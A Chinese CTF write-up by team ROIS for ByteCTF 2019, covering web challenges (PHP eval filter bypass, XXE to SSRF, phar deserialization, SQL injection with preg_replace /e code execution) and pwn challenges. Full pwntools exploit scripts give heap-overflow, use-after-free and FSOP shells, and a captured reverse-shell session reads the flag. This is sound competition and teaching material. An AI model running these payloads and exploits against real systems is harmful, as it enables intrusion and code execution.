ByteCTF 2019 线上赛 Writeup By ROIS

wywwzjj / 2019-09-12 08:43:03 / 浏览数 4060

Web

boring_code

```
<?php
function is_valid_url($url) {
   if (filter_var($url, FILTER_VALIDATE_URL)) {
       if (preg_match('/data:\/\//i', $url)) {
           return false;
       }
       return true;
   }
   return false;
}

if (isset($_POST['url'])){
   $url = $_POST['url'];
   if (is_valid_url($url)) {
       $r = parse_url($url);
       if (preg_match('/baidu\.com$/', $r['host'])) {
           $code = file_get_contents($url);
           if (';' === preg_replace('/[a-z]+\((?R)?\)/', NULL, $code)) {
               if (preg_match('/et|na|nt|strlen|info|path|rand|dec|bin|hex|oct|pi|exp|log/i', $code)) {
                   echo 'bye~';
               } else {
                   eval($code);
               }
           }
       } else {
           echo "error: host not allowed";
       }
   } else {
       echo "error: invalid url";
   }
}else{
   highlight_file(__FILE__);
}
?>
```

第二层

data:// 被干掉了，只能换思路，尝试绕了一圈没啥进展，那就先绕第二层吧。

再看下题目，明确好目标，flag 在上一级目录的 index.php 里，即 ../index.php，能读文件就行了。

```
11 <!-- flag in this file and code in /code -->
```

fuzz 一下，得到了不少函数，但能用的很少。还有一个 readfile 能用，简单思路如下：

```
readfile('../index.php')
=>  readfile(/var/www/html/index.php);
=>  chdir('..')  =>  readfile(end(scandir('.')));
```

第一个问题，'.' 从何来？一般直接用 `ord()` 构造，没错，这里也用这个。

```
php > echo chr(46);
.
php > echo chr(302);
.
php > echo chr(558);
.
```

那就可以随便玩了，再结合一下 `time()`。
第二个问题，'..' 怎么来？

```
php > print_r(scandir('.'));
Array
(
    [0] => .
    [1] => ..
    [2] => code.php
    [3] => test.php
)
```

第三个问题，`chdir('..')` 没地方放，它的返回值是布尔型，那就丢 `time()` 吧，虽然是 `time(void)`，但也没影响 ：）。


整理一下：

```
readfile(end(scandir(chr(time(chdir(next(scandir(chr(time()))))))))));
```

有人可能会觉得打中的概率太小了，那就一秒发一次，最多 256 次啊 ：）

第一层

正在一筹莫展的时候，叫队里师傅看了下，他随手丢了个链接出来。云屿师傅太强了!




```
php > echo file_get_contents('https://www.baidu.com/link?url=YuO-oavRIu9aTgoWy7-XSHsMTg2MOcNOtBULc64oZ3OEPnAp-IJ8Y2ui2vzhSPiL');
<!DOCTYPE html><html lang="zh-cmn-Hans"><head><meta charset="utf-8"><meta name="renderer" content="webkit"><meta name="viewport" content="width=device-width,initial-scale=1"><meta name="theme-color" content="#3ca0d2"><meta http-equiv="X-UA-Compatible" content="ie=edge"><title>zsx</title><link rel="shortcut icon" href="https://static-up.zsxsoft.com/index/favicon.ico"><link href="https://static-up.zsxsoft.com/index/app-55b1a2c50058818624d3.min.css" rel="stylesheet"></head><body><div class="background"><canvas class="background--liner"></canvas><div class="background--snow"></div></div><div class="all"><div class="all--container"><div class="all--container--logo"><img src="//static-up.zsxsoft.com/index/header.png"></div><div class="all--container--title"><h1>zsx</h1><div class="all--container--navigation"><ul><li><a href="https://blog.zsxsoft.com">Blog</a></li><li><label c
```

```
POST /code/ HTTP/1.1
Host: 112.125.25.2:9999
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 99

url=https://www.baidu.com/link?url=YuO-oavRIu9aTgoWy7-XSHsMTg2MOcNOtBULc64oZ3OEPnAp-IJ
8Y2ui2vzhSPiL
```

```
HTTP/1.1 200 OK
Date: Sun, 08 Sep 2019 04:16:27 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.2.22
Vary: Accept-Encoding
Content-Length: 1229
Connection: close
Content-Type: text/html; charset=UTF-8

<br />
<b>Warning</b>:  : failed to open dir: No such file or directory in
<b>/var/www/html/code/index.php(22) : eval()'d code</b> on line <b>1</b><br />
<br />
<b>Warning</b>:  scandir(): (errno 2): No such file or directory in
<b>/var/www/html/code/index.php(22) : eval()'d code</b> on line <b>1</b><br />
<br />
<b>Warning</b>:  next() expects parameter 1 to be array, boolean given in
<b>/var/www/html/code/index.php(22) : eval()'d code</b> on line <b>1</b><br />
<br />
<b>Warning</b>:  chdir(): No such file or directory (errno 2) in
<b>/var/www/html/code/index.php(22) : eval()'d code</b> on line <b>1</b><br />
<br />
<b>Warning</b>:  : failed to open dir: No such file or directory in
<b>/var/www/html/code/index.php(22) : eval()'d code</b> on line <b>1</b><br />
<br />
<b>Warning</b>:  scandir(): (errno 2): No such file or directory in
<b>/var/www/html/code/index.php(22) : eval()'d code</b> on line <b>1</b><br />
<br />
<b>Warning</b>:  end() expects parameter 1 to be array, boolean given in
<b>/var/www/html/code/index.php(22) : eval()'d code</b> on line <b>1</b><br />
<br />
<b>Warning</b>:  readfile(): Filename cannot be empty in
<b>/var/www/html/code/index.php(22) : eval()'d code</b> on line <b>1</b><br />
```

```
<?php
   // $flag = 'flag{8866b40fea76845e5cbc84ad5ea9920e}'
?>
<!DOCTYPE html>
```

rss

第一部分和 boring_code 一样，构造一个 baidu.com 的跳转，让其的返回是个 RSS。

https://www.baidu.com/link?url=YuO-oavRIu9aTgoWy7-XSHsMTg2MOcNOtBULc64oZ3OEPnAp-IJ8Y2ui2vzhSPiL

（不是我真的很想吐槽为啥跳到我的站能302，另外比较正常的做法不应该是注册一个aaaabaidu.com的域名吗喂）

尝试XXE读文件，确认可读，读到源码后确认是个裸得不能再裸的XXE转SSRF，直接打。

最终构造文件：
RSS:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE foo [
<!ENTITY xxe SYSTEM "php://filter/read=convert.base64-encode/resource=http://127.0.0.1/rss_in_order?rss_url=http://www.zsxsoft
]>
```

rss222.php

```
<data>
   <channel>
       <item>
           <id>1</id>
           <link>/hoge</link>
       </item>
       <item>
           <id>2</id>
           <link>/foo</link>
       </item>
   </channel>
</data>
```

```
var
www-data@4442cb1cb54e:/var/www/html$ bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@4442cb1cb54e:/var/www/html$ cat /flag_eb8ba2eb07702e69963a7d6ab8669134
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
<ww/html$ cat /flag_eb8ba2eb07702e69963a7d6ab8669134
bytectf{61878fa75f293f179a895bf74e358a4f}
www-data@4442cb1cb54e:/var/www/html$ bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@4442cb1cb54e:/var/www/html$ packet_write_wait: Connection to 129.204.79.120 port 12321: Broken pipe
```

EzCMS

常见的反序列化点：

```php
        }
        $mine = mime_content_type($this->filepath);
        $store_path = $this->open($this->filename, $this->filepath);
        $res['mine'] = $mine;
        $res['store_path'] = $store_path;
        return $res;

    }

    public function open($filename, $filepath){
        $res = "$filename is in $filepath";
        return $res;
    }

    function __destruct()
    {
        if (isset($this->checker)){
            $this->checker->upload_file();
        }
```



```php
    function __call($name, $arguments)
    {
        $this->admin->open($this->username, $this->password);
    }
```


寻找有 open 方法的内置类，得到这两个：

```
SessionHandler
ZipArchive
```

session 没啥用，目光聚焦到 ZipArchive，看下文档发现有戏。

```
➜  ezcms cat .htaccess
23333
➜  ezcms ls
aa  config.php  ezcms_exp.php  index.php  sandbox  test.php  upload.php  view.php
➜  ezcms cat .htaccess
23333
➜  ezcms vim archive.php
➜  ezcms cat archive.php
<?php
$zip = new ZipArchive;
$zip->open('.htaccess', 8);
➜  ezcms php archive.php
➜  ezcms cat .htaccess
cat: .htaccess: No such file or directory
➜  ezcms ls -al
total 44
drwxrwxrwx 3 wywwzjj  wywwzjj  4096 Sep  7 21:59 .
drwxr-xr-x 3 wywwzjj  wywwzjj  4096 Sep  7 21:17 ..
-rw-rw-r-- 1 wywwzjj  wywwzjj     6 Sep  7 21:53 aa
-rw-rw-r-- 1 wywwzjj  wywwzjj    57 Sep  7 21:59 archive.php
-rw-r--r-- 1 wywwzjj  wywwzjj  3906 Sep  7 21:42 config.php
-rw-rw-r-- 1 wywwzjj  wywwzjj  1088 Sep  7 21:22 ezcms_exp.php
-rw-r--r-- 1 wywwzjj  wywwzjj  1252 Sep  6 19:28 index.php
drwxr-xr-x 3 www-data www-data 4096 Sep  7 21:37 sandbox
-rw-rw-r-- 1 wywwzjj  wywwzjj   865 Sep  7 21:26 test.php
-rw-r--r-- 1 wywwzjj  wywwzjj  1825 Sep  1 23:24 upload.php
-rw-r--r-- 1 wywwzjj  wywwzjj   514 Sep  7 21:17 view.php
➜  ezcms
```


生成 phar

```
<?php
class File{
   public $filename;
   public $filepath;
   public $checker;

   function __construct() {
       $this->checker = new Profile();
   }
}

class Profile{

   public $username;
   public $password;
   public $admin;

   function __construct() {
       $this->admin = new ZipArchive;
       $this->username = '/var/www/html/sandbox/9931f06e1af1fd77c1e95e84443dd6f6/.htaccess';
       $this->password = ZIPARCHIVE::OVERWRITE;
   }
}

@unlink("test.phar");
$phar = new Phar("test.phar");
$phar->startBuffering();
$phar->setStub("<?php __HALT_COMPILER();?>");
$o = new File();
$phar->setMetadata($o);
$phar->addFromString("test.txt", "test");
$phar->stopBuffering();
```

把 phar 传上去后，再按老套路弄下就 OK 了。

babyblog


edit.php

```
if($_SESSION['id'] == $row['userid']){
       $title = addslashes($_POST['title']);
       $content = addslashes($_POST['content']);
       $sql->query("update article set title='$title',content='$content' where title='" . $row['title'] . "';");
       exit("<script>alert('Edited successfully.');location.href='index.php';</script>");
   }
```

$row['title'] 没有任何过滤，可以注入，拿到 vip 账号：wulax / 1。

发现题目本身是 PHP 5.3，又看到正则，估计考察点是 preg_replac e的 e 参数以及 %00 截断；发现disable_function
但已经被别人打fpm了，就跟别人后面直接 antsystem，就不自己打 fpm 了。

```
POST /replace.php HTTP/1.1
Host: 112.126.101.16:9999
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.8,zh-CN;q=0.5,ja;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=--------1922216787
Content-Length: 424
DNT: 1
Connection: close
Referer: http://112.126.101.16:9999/replace.php?id=685
Cookie: PHPSESSID=4jihl1fqnuugt8eqmoinpo1t47
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache

----------1922216787
Content-Disposition: form-data; name="find"

bb%00/e
----------1922216787
Content-Disposition: form-data; name="replace"

eval($_POST['cc']);
----------1922216787
Content-Disposition: form-data; name="regex"

1
----------1922216787
Content-Disposition: form-data; name="id"

971
----------1922216787
Content-Disposition: form-data; name="cc"

var_dump(antsystem('/readflag'));
exit;
----------1922216787--
```



Pwn

ezarch

vm 结构

```
struct __attribute__((packed)) __attribute__((aligned(2))) Arch
{
   char *text;
   char *stack;
   int stack_size;
   int mem_size;
   unsigned int break[256];
   unsigned int regs[16];
   unsigned int _eip;
   unsigned int _esp;
   unsigned int _ebp;
   unsigned __int16 eflags;
};
```

每条指令长度为10

```
0               1               2               3               4               5               6
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|    OpCode     |     Type      |                           Operand 1                           |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                           Operand 2                           |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+

or

0               1               2               3               4
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|    OpCode     |     Type      |           Operand 1         ...
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
             ...               |           Operand 2         ...
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
             ...               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+

OpCode:
   1 -> add
   2 -> sub
   3 -> mov
   4 -> xor
   5 -> or
   6 -> and
   7 -> shift left
```

```
   8 -> shift right
   9 -> push
   10 -> pop
   11 -> call
   12 -> ret
```

■■■:堆溢出，输入init_size比memory_size大就行

```
v8->memory = (__int64)v7;
           v9 = 0LL;
           puts("[*]Memory inited");
           printf("[*]Inited size>", argv);
           __isoc99_scanf((__int64)"%llu", (__int64)&init_sz);
           printf("[*]Input Memory Now (0x%llx)\n", init_sz);
           while ( v9 < init_sz )
           {
             v11 = (void *)(virtual_machine->memory + v9);
             if ( init_sz - v9 > 0xFFF )
             {
               v10 = read(0, v11, 0x1000uLL);
               if ( v10 <= 0 )
                 goto LABEL_26;
             }
             else
             {
               v10 = read(0, v11, init_sz - v9);
               if ( v10 <= 0 )
LABEL_26:
                 exit(1);
             }
             v9 += v10;
           }
```

和对stack的ebp检查有误

```
_eeip = vmachine->_eip;
 v2 = vmachine->size;
 if ( _eeip >= v2 || (unsigned int)vmachine->_esp >= vmachine->stack_size || v2 <= vmachine->_ebp )
   return 1LL;
```

```
from pwn import *

def exp(host, port=9999):
   if host:
       p = remote(host, port)
   else:
       p = process('./ezarch', env={'LD_PRELOAD':'./libc.so'})
       gdb.attach(p, '''
           c
       ''')
   sa = p.sendafter
   ru = p.recvuntil
   rl = p.recvline
   sla = p.sendlineafter
   def Mem(size, code, eip=0, esp=0, ebp=0):
       sla('>', 'M')
       sla('>', str(size))
       sla('>', str(len(code)))
       sa(')', code)
       sla('eip>', str(eip))
       sla('esp>', str(esp))
       sla('ebp>', str(ebp))
   # mov reg[0], stack[ebp]
   opcode = '\x03\x20' + p32(0) + p32(17)
   # sub reg[0], 0x20
   opcode+= '\x02\x10' + p32(0) + p32(0x20)
   # mov stack[ebp], reg[0]
   opcode+= '\x03\x02' + p32(17) + p32(0)
   # now stack pointer to stderr, let's get it
   opcode+= '\x0a\x00' + p32(1) + p32(0)
```

```
    opcode+= '\x0a\x00' + p32(2) + p32(0)
    Mem(0x1010, opcode, 0, 0, 0x1008)

    sla('>', 'R')
    ru('R1 --> 0x')
    low = rl(keepends=False)
    ru('R2 --> 0x')
    high = rl(keepends=False)
    libc.address = int(high+low, 16) - libc.sym['_IO_2_1_stderr_']
    info("libc @ "+hex(libc.address))
    Mem(0x60, 'B')
    Mem(0x1010, '\x00'*0x1010 + p64(0) + p64(0x71) + p64(libc.sym['__free_hook']-8))
    Mem(0x60, 'B')
    Mem(0x60, '/bin/sh\x00' + p64(libc.sym['system']))
    sla('>', 'M')
    sla('>', '1')
    p.interactive()

if __name__ == '__main__':
    elf = ELF('./ezarch', checksec=False)
    libc = ELF('./libc.so', checksec=False)
    exp(args['REMOTE'])

# bytectf{0ccf4027c269fcbd1d0a74ddd62ba90a}
```

mulnote

free的时候sleep了10秒,造成UAF

```
from pwn import *

def cmd(command):
    p.recvuntil(">")
    p.sendline(command)

def add(sz,content):
    cmd('C')
    p.recvuntil("size>")
    p.sendline(str(sz))
    p.recvuntil("note>")
    p.send(content)

def show():
    cmd('S')


def dele(idx):
    cmd('R')
    p.recvuntil("index>")
    p.sendline(str(idx))

def edit(idx,content):
    cmd('E')
    p.recvuntil("index>")
    p.sendline(str(idx))
    p.recvuntil("note>")
    p.send(content)


def main(host,port=9999):
    global p
    if host:
        p = remote(host,port)
    else:
        p = process("./mulnote")
        gdb.attach(p)
    add(0x68,"A")
    add(0x68,"A")
    add(0x100,"A")
```

```
    add(0x10,"A")   #3
    dele(0)
    dele(1)
    dele(2)
    add(0x68,"A")   #0
    show()
    p.recvuntil("1]:\n")
    heap = u64(p.recv(6).ljust(8,'\x00'))-0x41
    info("heap : " + hex(heap))
    p.recvuntil("2]:\n")
    libc.address = u64(p.recv(6).ljust(8,'\x00'))-0x3c4b78
    info("libc : " + hex(libc.address))
    add(0x68,"A")

    dele(4)
    dele(0)
    edit(0,p64(libc.symbols["__malloc_hook"]-0x23)[:6])
    add(0x68,"A")

    one_gadget = libc.address+0x4526a
    info("one_gadget : " + hex(one_gadget))
    add(0x68,"\x00"*0x13+p64(one_gadget))
    p.interactive()

if __name__ == "__main__":
    libc = ELF("./libc.so",checksec=False)
    # elf = ELF("./mheap",checksec=False)
    main(args['REMOTE'])
```

vip

vip函数中存在溢出，可以覆写sock_filter，将open("/dev/random", 0)的返回值改为ERRNO(0)即可进行后续利用

```
from pwn import *

def exploit(host, port=9999):
    if host:
        p = remote(host, port)
    else:
        p = process("./vip", env={"LD_PRELOAD":"./libc-2.27.so"})
        gdb.attach(p, '''
            # b *0x00000000004014EB
            c
        ''')
    sa = p.sendafter
    sla = p.sendlineafter
    def alloc(idx):
        sla('choice: ', '1')
        sla('Index: ', str(idx))
    def show(idx):
        sla('choice: ', '2')
        sla('Index: ', str(idx))
    def dele(idx):
        sla('choice: ', '3')
        sla('Index: ', str(idx))
    def edit(idx, size, cont):
        sla('choice: ', '4')
        sla('Index: ', str(idx))
        sla('Size: ', str(size))
        sa('Content: ', cont)
    def vip(name):
        sla('choice: ', '6')
        sa('name: ', name)
    vip('tr3e'*8 + "\x20\x00\x00\x00\x00\x00\x00\x00\x15\x00\x00\x03\x01\x01\x00\x00\x20\x00\x00\x00\x18\x00\x00\x00\x15\x00\x0
    for x in range(4):
        alloc(x)
    dele(1)
    edit(0, 0x68, 'A'*0x50 + p64(0) + p64(0x61) + p64(0x404100))
    alloc(1)
```

```
    alloc(0xF)
    edit(0xF, 8, p64(elf.got['free']))
    show(0)
    libc.address = u64(p.recvline(keepends=False).ljust(8, '\x00')) - libc.sym['free']
    info('libc @ '+hex(libc.address))
    edit(0xF, 0x10, p64(libc.sym['__free_hook']) + p64(libc.search('/bin/sh').next()))
    edit(0, 8, p64(libc.sym['system']))
    dele(1)
    p.interactive()

if __name__ == '__main__':
    elf = ELF('./vip')
    libc = ELF('./libc-2.27.so')
    exploit(args['REMOTE'])

# bytectf{2ab64f4ee279e5baf7ab7059b15e6d12}
```

mheap

程序定义了自己的分配规则，程序的chunk：

```
struct chunk{
    size_t size;
    void* next; //only used after free
    char buf[size];
}
```

漏洞点在

```
_int64 __fastcall read_n(char *buf, signed int len)
{
  __int64 result; // rax
  signed int v3; // [rsp+18h] [rbp-8h]
  int v4; // [rsp+1Ch] [rbp-4h]

  v3 = 0;
  do
  {
    result = (unsigned int)v3;
    if ( v3 >= len )
      break;
    v4 = read(0, &buf[v3], len - v3);
    if ( !v4 )
      exit(0);
    v3 += v4;
    result = (unsigned __int8)buf[v3 - 1];
  }
  while ( (_BYTE)result != 10 );
  return result;
}
```

当buf+len的地址比mmap的尾部还要大时，read返回-1，然后就可以向上读，伪造一个next指针即可

```
from pwn import *

def cmd(command):
    p.recvuntil("Your choice: ")
    p.sendline(str(command))

def add(idx,sz,content=''):
    cmd(1)
    p.recvuntil("Index: ")
    p.sendline(str(idx))
    p.recvuntil("Input size: ")
    p.sendline(str(sz))
    if content:
        p.recvuntil("Content: ")
        p.send(content)

def show(idx):
```

```
    cmd(2)
    p.recvuntil("Index: ")
    p.sendline(str(idx))

def dele(idx):
    cmd(3)
    p.recvuntil("Index: ")
    p.sendline(str(idx))

def edit(idx,content):
    cmd(4)
    p.recvuntil("Index: ")
    p.sendline(str(idx))
    p.send(content)


def main(host,port=9999):
    global p
    if host:
        p = remote(host,port)
    else:
        p = process("./mheap")
        gdb.attach(p,"b *0x000000000040159B")

    add(0,0xfb0,"A"*0x10+'\n')
    add(0,0x10,"A"*0x10)
    dele(0)
    add(1,0x60,p64(0x00000000004040d0)+'A'*0x2f+'\n')
    add(0,0x23330fc0-0x10,"A"*0x8+p64(elf.got["atoi"])*2+'\n')
    show(1)
    libc.address = u64(p.recv(6).ljust(8,'\x00'))-libc.symbols["atoi"]
    info("libc : " + hex(libc.address))
    edit(1,p64(libc.symbols["system"])+'\n')
    p.recvuntil("Your choice: ")
    p.sendline("/bin/sh\x00")

    p.interactive()

if __name__ == "__main__":
    libc = ELF("./libc-2.27.so",checksec=False)
    elf = ELF("./mheap",checksec=False)
    main(args['REMOTE'])
```

notefive

程序的 edit 功能存在 off_by_one，先overlap，然后一系列利用攻击到 stdout 泄露出libc，我选择的地方是_IO_stdout_21-0x51(1/16的概率) 的位置，那里有个0xff。然后伪造stderr的vtable，最后触发 IO_flush_all_lockp
来 getshell。

```
from pwn import *

def cmd(command):
    p.recvuntil("choice>> ")
    p.sendline(str(command))

def add(idx,sz):
    cmd(1)
    p.recvuntil("idx: ")
    p.sendline(str(idx))
    p.recvuntil("size: ")
    p.sendline(str(sz))



def dele(idx):
    cmd(3)
    p.recvuntil("idx: ")
    p.sendline(str(idx))
```

```
def edit(idx,content):
   cmd(2)
   p.recvuntil("idx: ")
   p.sendline(str(idx))
   p.recvuntil("content: ")
   p.send(content)


def main(host,port=9999):
   global p
   if host:
       p = remote(host,port)
   else:
       p = process("./note_five")
       gdb.attach(p)
   add(0,0x98)
   add(1,0xa8)
   add(2,0x1e8)
   add(3,0xe8)

   dele(1)
   dele(0)
   dele(2)
   dele(3)

   #overlap
   add(0,0xe8)
   add(1,0xf8)
   add(2,0xf8)
   add(3,0x1f8)
   add(4,0xe8)
   dele(0)
   edit(1,"A"*0xf0+p64(0x1f0)+'\x00')
   dele(2)
   add(0,0xe8)

   # t = int(raw_input('guest: '))
   t = 8
   global_maxfast = (t << 12) | 0x7f8

   stdout = global_maxfast-0x11d8
   #unsortedbin attack
   edit(1,"\x00"*8+p16(global_maxfast-0x10)+'\n')
   add(2,0x1f8)
   edit(2,"A"*0x1f8+'\xf1')
   edit(0,"\x00"*0x98+p64(0xf1)+p16(stdout-0x51)+'\n')
   dele(0)
   dele(4)

   dele(3)
   add(3,0x2e8)
   edit(3,"A"*0x1f8+p64(0xf1)+'\xa0\n')
   dele(2)

   add(0,0xe8)
   add(2,0xe8)
   add(4,0xe8)
   #leak libc
   edit(4,'A'+"\x00"*0x40+p64(0xfbad1800)+p64(0)*3+'\x00\n')

   p.recv(0x40)

   libc.address = u64(p.recv(8))-0x3c5600
   info("libc : " + hex(libc.address))

   one_gadget = 0xf1147+libc.address

   payload = '\x00'+p64(libc.address+0x3c55e0)+p64(0)*3+p64(0x1)+p64(one_gadget)*2+p64(libc.address+0x3c5600-8)
   edit(4,payload+'\n')
```

```
    #trigger abort-->flush
    add(1,1000)
    p.interactive()

if __name__ == "__main__":
    libc = ELF("./libc.so",checksec=False)
    # elf = ELF("./mheap",checksec=False)
    main(args['REMOTE'])
```


Misc

Hello Bytectf

签到题：bytectf{Hello Bytectf}

jigsaw

拼图游戏



betgame


```
from pwn import *
p = remote("112.125.25.81",9999)

def exp(a,y=1):
    if y == 1:
        if a == "s":
            return "b"
        if a == "j":
            return "s"
        if a == "b":
            return "j"
    elif y == -1:
        if a == "s":
            return "j"
        if a == "b":
            return "s"
        if a == "j":
            return "b"
    else:
        return a
for i in range(30):
    p.recvuntil("I will use:")
    tmp = p.recvuntil("\n")[-2:-1]
    info(tmp)
    if i%3 == 0:
        p.sendline(exp(tmp,0))
    elif i%3 == 1:
        p.sendline(exp(tmp,-1))
```

```
    else:
        p.sendline(exp(tmp,1))

p.interactive()
```

点击收藏 | 1 关注 | 2

上一篇：初探代码注入 下一篇：挖洞经济学

1. 4 条回复



C0mRaDe 2019-09-12 13:00:31

zsxnb

0 回复Ta

shinnosuke小新 2019-10-08 18:11:29

您好，请问一下pwn题中vip那道题的规则是怎么写的才能得出那串机器指令？我参考了别的规则还是您的最厉害。但是不明白是怎么写的，已经研究了一下午了，可以把

"\x20\x00\x00\x00\x00\x00\x00\x00\x15\x00\x00\x03\x01\x01\x00\x00\x20\x00\x00\x00\x18\x00\x00\x00\x15\x00\x00\x01\x7e\x20\x40\x00\x06\x00\x00

0 回复Ta

ruan 2019-11-06 12:38:38

@shinnosuke小新 用seccomp-tools，创建一个文件，写入`asm A = sys_number A == openat ? next : ok A = args[1] A == 0x000000000040207e ? next : ok return ERRNO(0) ok: return ALLOW`，然后用seccomp-tools编译下就好

0 回复Ta

 ruan 2019-11-06 12:39:21

@ruan 开头的asm去掉，写错了（滑稽

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板